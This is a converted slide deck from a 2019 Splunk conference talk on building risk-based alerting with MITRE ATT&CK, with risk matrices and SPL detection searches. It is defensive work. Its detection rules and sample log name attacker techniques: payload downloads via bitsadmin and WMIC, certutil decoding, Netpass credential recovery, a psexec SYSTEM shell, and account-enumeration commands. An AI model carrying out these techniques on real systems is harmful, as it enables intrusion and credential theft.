




# Getting Started with Risk-Based Alerting and MITRE

Bryan Turner  
IT Security Analyst | Publix

# Forward-Looking Statements



During the course of this presentation, we may make forward-looking statements regarding future events or plans of the company. We caution you that such statements reflect our current expectations and estimates based on factors currently known to us and that actual events or results may differ materially. The forward-looking statements made in this presentation are being made as of the time and date of its live presentation. If reviewed after its live presentation, it may not contain current or accurate information. We do not assume any obligation to update any forward-looking statements made herein.

In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. It is for informational purposes only, and shall not be incorporated into any contract or other commitment. Splunk undertakes no obligation either to develop the features or functionalities described or to include any such feature or functionality in a future release.

Splunk, Splunk>, Turn Data Into Doing, The Engine for Machine Data, Splunk Cloud, Splunk Light and SPL are trademarks and registered trademarks of Splunk Inc. in the United States and other countries. All other brand names, product names, or trademarks belong to their respective owners. © 2019 Splunk Inc. All rights reserved.



# Introduction

---

So what are we getting into?

# Previous .conf Presentations

Check These Out!

If you want to know more about:

## Building and Enriching Correlation Searches

- The Art of Detection
  - Doug Brown


## Risk Framework

- Say Goodbye to Your Big Alert Pipeline, and Say Hello to Your New Risk-Based Approach
  - Jim Apger, Stuart McIntosh

## Testing Your Detections

- Simulating the Adversary to Test Your Splunk Security Analytics
  - Dave Herrland, Kyle Champlin, Tim Frazier

# Putting It All Together



# Agenda

What's to come

1. What is Risk-Based Alerting?
2. Creating a Risk Matrix
3. Building Search Inventory
4. Developing Targeted Detections
5. Operationalizing Alerting
6. Ongoing Maintenance

# Terminology

What are we talking  
about?

1. Alert: search that requires an action
2. Search: correlation searches
3. Entity: system or user
4. Asset: system
5. Identity: user
6. Fidelity: measurement of accuracy  
of an alert



# What is Risk-Based Alerting?

---

Deriving value from atomic alerts

# The Coffee Filter Problem

Moving Past a Messy Solution



# Background

What is the old model  
and why doesn't it  
work?

## One to One Alert Model

- Alert fatigue – difficulties scaling
- Over-zealous Exclusions
- Little to no correlation
- Unanswered Questions

# The Unanswered Questions

“So what’s going on?”

– *Every Manager Ever*

“Were there any other alerts?”

– *The Concerned Manager*

“Where did it come from?”

– *The Curious Manager*

# Problem/Solution

## Problem:

Alerts that provide little context and are not efficiently utilizing analyst's time.

## Solution:

Build a risk-based alerting system that increases accuracy of alerts and provides a readily available "alert narrative."

“The Risk Analysis framework provides the ability to identify actions that raise the **risk profile** of individuals or assets.”

Risk Analysis framework in Splunk ES

## Risk Monitoring - Mitre

This dashboard monitors aggregated risk events.


Time      Attack Phase Methodology      Risk Object      Min Risk Score      Threat Actor

Aug 1 through 16, 2019      Mitre      bryanturner      0      \*      Submit      Hide Filters


Recon	Deliver	Exploit	Control	Execute	Maintain												
No results found.	<b>1</b>	<b>2</b>	<b>1</b>	No results found.	No results found.												
Recon	Deliver	Exploit	Control	Execute	Maintain												
No results found.	<table border="1"><thead><tr><th>Rule Name</th><th>Total</th></tr></thead><tbody><tr><td>Suspicious Subject in Email</td><td>1</td></tr><tr><td>Office Opening Browser</td><td>1</td></tr><tr><td>Outlook Opening Office</td><td>1</td></tr></tbody></table>	Rule Name	Total	Suspicious Subject in Email	1	Office Opening Browser	1	Outlook Opening Office	1	<table border="1"><thead><tr><th>Rule Name</th><th>Total</th></tr></thead><tbody><tr><td>Blocked IDS Outbound</td><td>1</td></tr></tbody></table>	Rule Name	Total	Blocked IDS Outbound	1	No results found.	No results found.	
Rule Name	Total																
Suspicious Subject in Email	1																
Office Opening Browser	1																
Outlook Opening Office	1																
Rule Name	Total																
Blocked IDS Outbound	1																
Known Threat Actor	Known Threat Actor	Known Threat Actor	Known Threat Actor	Known Threat Actor	Known Threat Actor												
No results found.	<table border="1"><thead><tr><th>Threat_Actor</th><th>Diff Alerts</th></tr></thead><tbody><tr><td>Generic</td><td>1</td></tr></tbody></table>	Threat_Actor	Diff Alerts	Generic	1	<table border="1"><thead><tr><th>Threat_Actor</th><th>Diff Alerts</th></tr></thead><tbody><tr><td>Generic</td><td>2</td></tr></tbody></table>	Threat_Actor	Diff Alerts	Generic	2	<table border="1"><thead><tr><th>Threat_Actor</th><th>Diff Alerts</th></tr></thead><tbody><tr><td>Generic</td><td>1</td></tr></tbody></table>	Threat_Actor	Diff Alerts	Generic	1	No results found.	No results found.
Threat_Actor	Diff Alerts																
Generic	1																
Threat_Actor	Diff Alerts																
Generic	2																
Threat_Actor	Diff Alerts																
Generic	1																

# Risk Alerting Pipeline

Correlation  
Searches




Risk Profile  
Increases



Risk Alerts



# How Does This Look in Practice?




**Total Risk Score= 120**

*\*Note: None of these searches had enough accuracy to be included in old model.*

“Were there  
any other  
alerts?”

“So what's  
going on?”

“Where did it  
come from?”



# Recap

## One-to-One Model

Small inventory of high accuracy searches

Does not give context to related activity

Analysts investigate each alert

Does not scale smoothly

- More searches typically means more tickets and analyst hours.

## Risk-based Model

Large inventory of both high and low accuracy searches

Does give context to related activity

Analysts perform investigations on high risk entities


Scales smoothly

- More searches doesn't mean more investigations. Conditions still must be met.

# Phases of Development

## Building an Search Inventory

Creating a  
Risk Matrix



Building a  
Search  
Inventory




Developing  
Targeted  
Detections



Operationalize  
Alerting



Ongoing  
Maintenance





# Creating a Risk Matrix

---

“Begin, the rest is easy”

# Recommended Prerequisites

Things we had in place prior to starting the move to risk-based alerting...  
or wish we had.

## Splunk Enterprise Security

### Identity Management

- Systems (assets)
- Users (identities)

### Search Inventory Lookup

- Contain all correlation searches
- Need to be easily scalable

# Alert Matrix

## Getting Started

### Fidelity

	>50%	10%-50%	<10%	
Risk	Critical	High	Low	Informational
	Moderate	High	Low	Informational
	Low	Low	Informational	Informational

**Fidelity** is a historical measurement of the alert's capability to successfully detect malicious activity

**Potential Risk** is a categorical measurement based on a confluence of data sensitivity, business impact, and likelihood.

# Risk Matrix

## Getting Started

Severity	Base Value
Informational	20
Low	50
High	100

- Risk is assigned through the Risk Analysis Alert action
- Risk is assigned to a user or system
- Set with threshold of 100 in mind

ATT&CK	Technique	RiskObjectType	RiskScore	RiskObject	RuleName
Deliver	T1193 - Spearphishing Attachment	user	20	recipient	Suspicious Subject in Email
Exploit	T1203 - Exploitation for Client Execution	user	20	Account	Outlook Opening Office
Exploit	T1203 - Exploitation for Client Execution	user	20	Account	Office Opening Browser
Control	T1203 - Exploitation for Client Execution	system	50	host	Blocked IDS Outbound
Deliver	T1192 - Spearphishing Link	user	20	recipient	Suspicious Link in Email
Exploit	T1192 - Spearphishing Link	user	20	Account_Name	Suspicious Link Clicked From Email
Exploit	T1023 - Shortcut Modification	user	20	Account_Name	LNK File Run From Browser
Execute	T1047 - Windows Management Instrumentation	system	50	host	WMIC.exe Downloading from External Site
Execute	T1197 - BITS Jobs	system	100	host	Bitsadmin.exe Downloading from External Site
Execute	T1140 - Deobfuscate/Decode Files or Information	system	100	host	Certutil.exe Used to Decode Payload
Execute	T1117 - Regsvr32	system	20	host	Regsvr32 Executed
Execute	T1115 - Clipboard Data	system	20	host	OpenClipboard() or GetClipboardData() Executed
Execute	T1003 - Credential Access	system	100	host	Use Password Recovery Tool Netpass Detected

Edit Correlation Search | 

## Adaptive Response Actions

+ Add New Response Action ▾

 Risk Analysis

Risk Score\*

Risk Object Field\*

Risk Object Type\*  

Learn more [🔗](#) about risk modifiers.

>  Notable 

>  Send email 

# Sendaalert

## Customer Alert Actions

Use the **sendaalert** command to:

Create notable events

Add or Subtract risk scores

Generate tickets

And more!

New Search

```
1 sourcetype=WinEventLog Source=WinEventLog:Security EventCode=4688 Command="*psexec.exe*"
2 | table host user Process_Command_Line
3 | sendalert notable
4 | sendalert risk param._risk_object="User" param._risk_object_type="user" param.risk_score="50"
```

✓ 1 result (9/2/19 1:25:54.000 PM to 9/2/19 1:40:54.000 PM) No Event Sampling ▾

Events Patterns Statistics (1) Visualization

100 Per Page ▾ Format Preview ▾

host	user	Command
bryanturner-s	bryanturner-u	psexec.exe -accepteula -i -s powershell.exe

## New Search

```
1 sourcetype=WinEventLog Source=WinEventLog:Security EventCode=4688 Command="*psexec.exe*"
2 | table host user Process_Command_Line
3 | sendalert notable
4 | sendalert risk param._risk_object="User" param._risk_object_type="user" param.risk_score="50"
```

✓ 1 result (9/2/19 1:29:18.000 PM to 9/2/19 1:44:18.000 PM) No Event Sampling ▾

Job ▾

## Events      Patterns      Statistics (1)      Visualization

100 Per Page ▾

host ◊ / User ◊ /

bryanturner-s

User ^

Command ⇧

bryanturner-s bryanturner-u psexec.exe -accepteula -i -s powershell.exe

# Alert Matrix

Base Value		Getting Fancy		Criticality	
Severity	Base Value	Fidelity	Multiplier	Asset/Identity	Multiplier
Informational	20	Low <10%	.50	Normal	1
Low	40	Medium 10%-50%	.75	Elevated	2
Medium	60	High >50%	1.00	Enterprise	3
High	80				
Critical	100				

\*Note: Use values that work best for YOUR environment

# Inline Coding

## More Flexibility

```
| table _time host user Message RuleName  
| lookup identities.csv identity as user OUTPUT identity_criticality  
| lookup assets.csv nt_host as host OUTPUT asset_criticality  
| lookup search_inventory.csv Rule_Name as RuleName OUTPUT Base_Value Fidelity  
| eval risk_score=Base_Value * Fidelity * identity_criticality  
| sendalert risk param._risk_object="user" param._risk_object_type="user" param._risk_score="risk_score"  
| eval risk_score=Base_Value * Fidelity * asset_criticality  
| sendalert risk param._risk_object="host" param._risk_object_type="system" param._risk_score="risk_score"
```



# Building a Search Inventory

---

Laying the foundation

# Search Inventory Sources

So where is all this information going to come from?



Existing Search Inventory

MITRE ATT&CK

Security Essentials

Content Update

# MITRE ATT&CK

## Enterprise Matrix

The full ATT&CK Matrix™ below includes techniques spanning Windows, Mac, and Linux platforms and can be used to navigate through the knowledge base.

Last Modified: 2019-07-01 17:29:19.726000

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Commonly Used Port	Automated Exfiltration	Data Destruction
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Communication Through Removable Media	Data Compressed	Data Encrypted for Impact
External Remote Services	Command-Line Interface	Account Manipulation	AppCert DLLs	BITS Jobs	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Connection Proxy	Data Encrypted	Defacement
Hardware Additions	Compiled HTML File	AppCert DLLs	Applnt DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services	Data from Information Repositories	Custom Command and Control Protocol	Data Transfer Size Limits	Disk Content Wipe
Replication Through Removable Media	Control Panel Items	Appinit DLLs	Application Shimming	Clear Command History	Credentials in Files	File and Directory Discovery	Logon Scripts	Data from Local System	Custom Cryptographic Protocol	Exfiltration Over Alternative Protocol	Disk Structure Wipe
Spearphishing Attachment	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	CMSTP	Credentials in Registry	Network Service Scanning	Pass the Hash	Data from Network Shared Drive	Data Encoding	Exfiltration Over Command and Control Channel	Endpoint Denial of Service
Spearphishing Link	Execution through API	Authentication Package	DLL Search Order Hijacking	Code Signing	Exploitation for Credential Access	Network Share Discovery	Pass the Ticket	Data from Removable Media	Data Obfuscation	Exfiltration Over Other Network Medium	Firmware Corruption
Spearphishing via Service	Execution through Module Load	BITS Jobs	Dylib Hijacking	Compile After Delivery	Forced Authentication	Network Sniffing	Remote Desktop Protocol	Data Staged	Domain Fronting	Exfiltration Over Physical Medium	Inhibit System Recovery
Supply Chain Compromise	Exploitation for Client Execution	Bootkit	Exploitation for Privilege Escalation	Compiled HTML File	Hooking	Password Policy Discovery	Remote File Copy	Email Collection	Domain Generation Algorithms	Scheduled Transfer	Network Denial of Service

# MITRE

## Techniques In-Depth

- Description of technique
- Mitigations
- Examples
- Detection
- References

### Account Discovery

Adversaries may attempt to get a listing of local system or domain accounts.

#### Windows

Example commands that can acquire this information are `net user`, `net group`, and `net localgroup` using the Net utility or through use of `dsquery`. If adversaries attempt to identify the primary user, currently logged in user, or set of users that commonly uses a system, System Owner/User Discovery may apply.

#### Mac

On Mac, groups can be enumerated through the `groups` and `id` commands. In mac specifically, `dscl . list /Groups` and `dscacheutil -q group` can also be used to enumerate groups and users.

#### Linux

On Linux, local users can be enumerated through the use of the `/etc/passwd` file which is world readable. In mac, this same file is only used in single-user mode in addition to the `/etc/master.passwd` file.

Also, groups can be enumerated through the `groups` and `id` commands.

#### Mitigations



## Techniques In-Depth

- Use examples to identify search terms
- Split into different severity alerts by fidelity
- Focus on threat actors that are the greatest risk

Examples	
Name	Description
admin@338	admin@338 actors used the following commands following exploitation of a machine with LOWBALL malware to enumerate user accounts: <code>net user &gt;&gt; %temp%\download net user /domain &gt;&gt; %temp%\download</code> <sup>[1]</sup>
Agent Tesla	Agent Tesla collects account information from the victim's machine. <sup>[2]</sup>
APT1	APT1 used the commands <code>net localgroup</code> , <code>net user</code> , and <code>net group</code> to find accounts on the system. <sup>[3]</sup>
APT3	APT3 has used a tool that can obtain info about local and global group users, power users, and administrators. <sup>[4]</sup>
APT32	APT32 enumerated administrative users and DC servers using the commands <code>net localgroup administrators</code> and <code>net group "Domain Controllers" /domain</code> . <sup>[5]</sup>
Bankshot	Bankshot gathers domain and account names/information through process monitoring. <sup>[6]</sup>
BRONZE BUTLER	BRONZE BUTLER has used <code>net user /domain</code> to identify account information. <sup>[7]</sup>
Carbon	Carbon runs the <code>net group</code> command to list accounts on the system. <sup>[8]</sup>
Comnie	Comnie uses the <code>net user</code> command. <sup>[9]</sup>

# Security Essentials

## Security Content / Windows Event Log Clearing Events

Assistant: Simple Search

### Description

This use case looks for Windows event codes that indicate the Windows Audit Logs were tampered with.

#### Use Case

Advanced Threat Detection

#### Category

Endpoint Compromise

#### Alert Volume

Low (?)

#### SPL Difficulty

Basic

#### Stage 1 ↗

MITRE ATT&CK Tactics

Defensive Evasion

Kill Chain Phases

Actions on Objective

Data Sources

Windows Security

› Related Splunk Capabilities

› How to Implement

› Known False Positives

› How To Respond

› Show Search

› Help

# Content Update

Analytic Story Detail [Show Filters](#)

Category: Adversary Tactics Version: 1.0 Created: 2018-01-08 Modified: 2018-01-08

[Edit](#) [Export](#) ... [Run Analytics](#)

### Collection and Staging

**Description:**  
This analytic story is focused on the "Collection" tactic, as represented in the Mitre ATT&CK framework. It can help you detect adversaries that may be harvesting and exfiltrating sensitive data and prevent further post-compromise damage.

**Narrative:**  
A common adversary goal is to identify and exfiltrate data of value from a target organization. This data may include email conversations and addresses, confidential company information, links to network design/infrastructure, important dates, and so on.

Attacks are composed of three activities: identification, collection, and staging data for exfiltration. Identification typically involves scanning systems and observing user activity. Collection can involve the transfer of large amounts of data from various repositories. Staging/preparation includes moving data to a central location and compressing (and optionally encoding and/or encrypting) it. All of these activities provide opportunities for defenders to identify their presence.

Use the searches to detect and monitor suspicious behavior related to these activities.

**ATT&CK:** Commonly Used Port, Data Staged, Email Collection, Collection

**Kill Chain Phases:** Actions on Objective

**CIS Controls:** CIS 7, CIS 8

**Data Model:** Application\_State, Authentication, Change\_Analysis, Network\_Traffic, Risk

**Technologies:** Bro, Carbon Black Response, CrowdStrike Falcon, Linux, Microsoft Windows, Splunk Enterprise Security, Splunk Stream, Sysmon, Tanium, Ziften, macOS

**References:** <https://attack.mitre.org/wiki/Collection>, <https://attack.mitre.org/wiki/Technique/T1074>

Analytic Story Searches

▼ Detection

▼ ESCU - Email files written outside of the Outlook directory

[Configure in ES](#)

**Description**  
The search looks at the Change Analysis data model and detects email files that are created outside the normal Outlook directory.

**EL15**  
In this search, we are trying to detect activities that adversaries are known to perform with respect to collecting email data from local machines. The search will detect email files, files with .pst or .ost extensions, that are created in directories other than the standard Outlook directory which is C:\Users\username\My Documents\Outlook Files.

**Search**

```
| tstats allow_old_summaries=true count values(All_Changes.Endpoint_Changes.Filesystem_Changes.file_path) as file_path min(_time) as firstTime max(_time) as lastTime FROM datamodel=Change_Analysis where (All_Changes.Endpoint_Changes.Filesystem_Changes.file_name=~*.pst OR All_Changes.Endpoint_Changes.Filesystem_Changes.file_name=~*.ost) All_Changes.Endpoint_Changes.Filesystem_Changes.file_path != "C:\Users\*\My Documents\Outlook Files\" *by All_Changes.action All_Changes.Endpoint_Changes.Filesystem_Changes.file_name All_Changes.dest | 'ctime'(lastTime) | 'ctime'(firstTime) | drop_dm_object_name("All_Changes") | drop_dm_object_name("Endpoint_Changes")
```

All time [Q](#)

**ATT&CK** Collection, Email Collection

**Kill Chain Phases** Actions on Objective

**CIS Controls** CIS 8

**Data Models** Change\_Analysis

**Technologies** Carbon Black Response, CrowdStrike Falcon, Sysmon, Tanium, Ziften



# Using MITRE for Targeted Detections

---

Building your narratives

# Prioritizing Alert Creation

What tools do you need?



MITRE ATT&CK

